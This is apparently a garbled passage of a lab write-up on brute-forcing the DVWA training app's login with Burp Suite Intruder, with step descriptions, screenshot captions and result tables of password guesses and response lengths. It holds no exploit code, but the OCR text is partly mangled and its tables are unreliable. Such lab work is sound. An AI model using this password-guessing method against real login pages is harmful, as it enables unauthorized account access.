


6. In this step, analyze all response times and lengths



Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
13841	2	password	200	1207			4985	
13805	2	password	200	59			4985	
13701	2	password	200	327			4985	
13702	2	password	200	291			4920	
0	0		200	102			4920	
1	1	lg@%*	200	423			4920	
2	1	lg@%*%	200	423			4920	
3	1	lg@%*%*	200	423			4920	
4	1	lg@%*%*	200	423			4920	
5	1	root	200	423			4920	
6	1	SDV	200	423			4920	
7	1	Secure5	200	423			4920	
8	1	*Shopn	200	423			4920	
9	1	ALM	200	423			4920	
10	1	V3RV	200	397			4920	
964	1	WKSVS	200	134			4920	
960	1	Warrior	200	167			4920	
998	1	Whitene	200	296			4920	
1004	1	Willie	200	326			4920	
1009	1	Wireless	200	257			4920	
1017	1	Zaphod	200	203			4920	
1026	1	al2345	200	285			4920	
1035	1	al2345	200	295			4920	
1037	1	al2345	200	295			4920	
1091	1	al2345	200	226			4920	

7. The entered username and password



Vulnerability: Brute Force

Login

Username:

Password:


More info

http://www.cwasp.org/index.php?Testing_for_Brute_Force_%28OWASP-AT-004%29

<http://www.securityfocus.com/infocus/1192>


<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

8. Login was successful.




SECURITY LEVEL IS CURRENTLY *MEDIUM*


While DVWA brute force attack is still possible with medium difficulty, there is a 2 seconds delay between requests. [Perform same task as easy But this time it's take some more time]




1. The traffic was intercepted by opening the application through the proxy.




2. Open burp suite and go to Proxy->HTTP request




3. The request was sent to Intruder.



- In this step, the payload positions are set, the payloads are configured, and the “Start Attack” button is clicked.




The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. The target is set to 'http://192.168.1.101'. The attack is configured with 12 positions and a total length of 538. The payload configuration panel on the right shows various payload types like 'Simple list', 'Fuzzing - quick', 'Fuzzing - full', 'Usernames', 'Passwords', 'Short words', 'A-Z', 'a-z', '0-9', 'Directories - short', 'Directories - long', 'Filenames - short', 'Filenames - long', 'Extensions - short', and 'Extensions - long'.



The screenshot shows the Burp Suite Professional interface with the 'Results' tab selected. The attack is titled 'Intruder attack of http://192.168.1.101'. The results table shows 23 requests with various payloads and status codes. The table columns are: Request, Position, Payload, Status code, Response received, Error, Timeout, Length, and Comment.


Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	386			4929	
1	1	@#%*	200	386			4929	
2	1	@#%*	200	387			4929	
3	1	@#%*	200	385			4929	
4	1	@#%*	200	386			4929	
5	1	inot	200	386			4929	
6	1	SRV	200	386			4929	
7	1	Secure\$	200	386			4929	
8	1	*hrogus	200	387			4929	
9	1	@#%*	200	387			4929	
10	1	AMJ	200	415			4928	
11	1	ASCT3	200	377			4928	
12	1	ACCESS	200	612			4928	
13	1	AOLDEND	200	409			4928	
14	1	ACMB	200	977			4928	
15	1	ALLINI	200	692			4928	
16	1	ALLINOMAL	200	412			4928	
17	1	ALLNONE	200	435			4928	
18	1	AM	200	457			4928	
19	1	AM	200	839			4928	
20	1	AMESW	200	400			4928	
21	1	AMKEY	200	353			4928	
22	1	AMKEZ	200	315			4928	
23	1	AMPSW	200	352			4928	

5. In this step, analyze all response times and lengths



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2190	password	200	781			4994	
3125	password	200	653			2994	
0		200	612			4129	
1	@%\$%	200	456			4929	
2	@%\$%	200	1245			4929	
3	@%\$%&	200	837			4929	
4	@%\$%&*	200	394			4929	
5	root	200	390			4929	
6	500v	200	2273			4929	
7	Securid	200	382			4929	
8	*\$inguru	200	8915			4929	
9	@%\$%&	200	6072			4929	
918	Travis	200	249			4929	
984	WWWUSER	200	525			4929	
987	Worms	200	387			4929	
999	WebBoard	200	283			4929	
1006	Wood	200	353			4929	
1016	Woodland	200	326			4929	
1020	Xmasdu	200	818			4929	
1053	abduct	200	486			4929	
1056	across	200	382			4929	
1074	adnan	200	438			4929	
1950	hammer	200	400			4929	
2000	hondai	200	306			4929	

6. The entered username and password



Vulnerability: Brute Force

Login

Username:

Password:


More info

http://www.cwasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29

<http://www.securityfocus.com/infocus/1192>

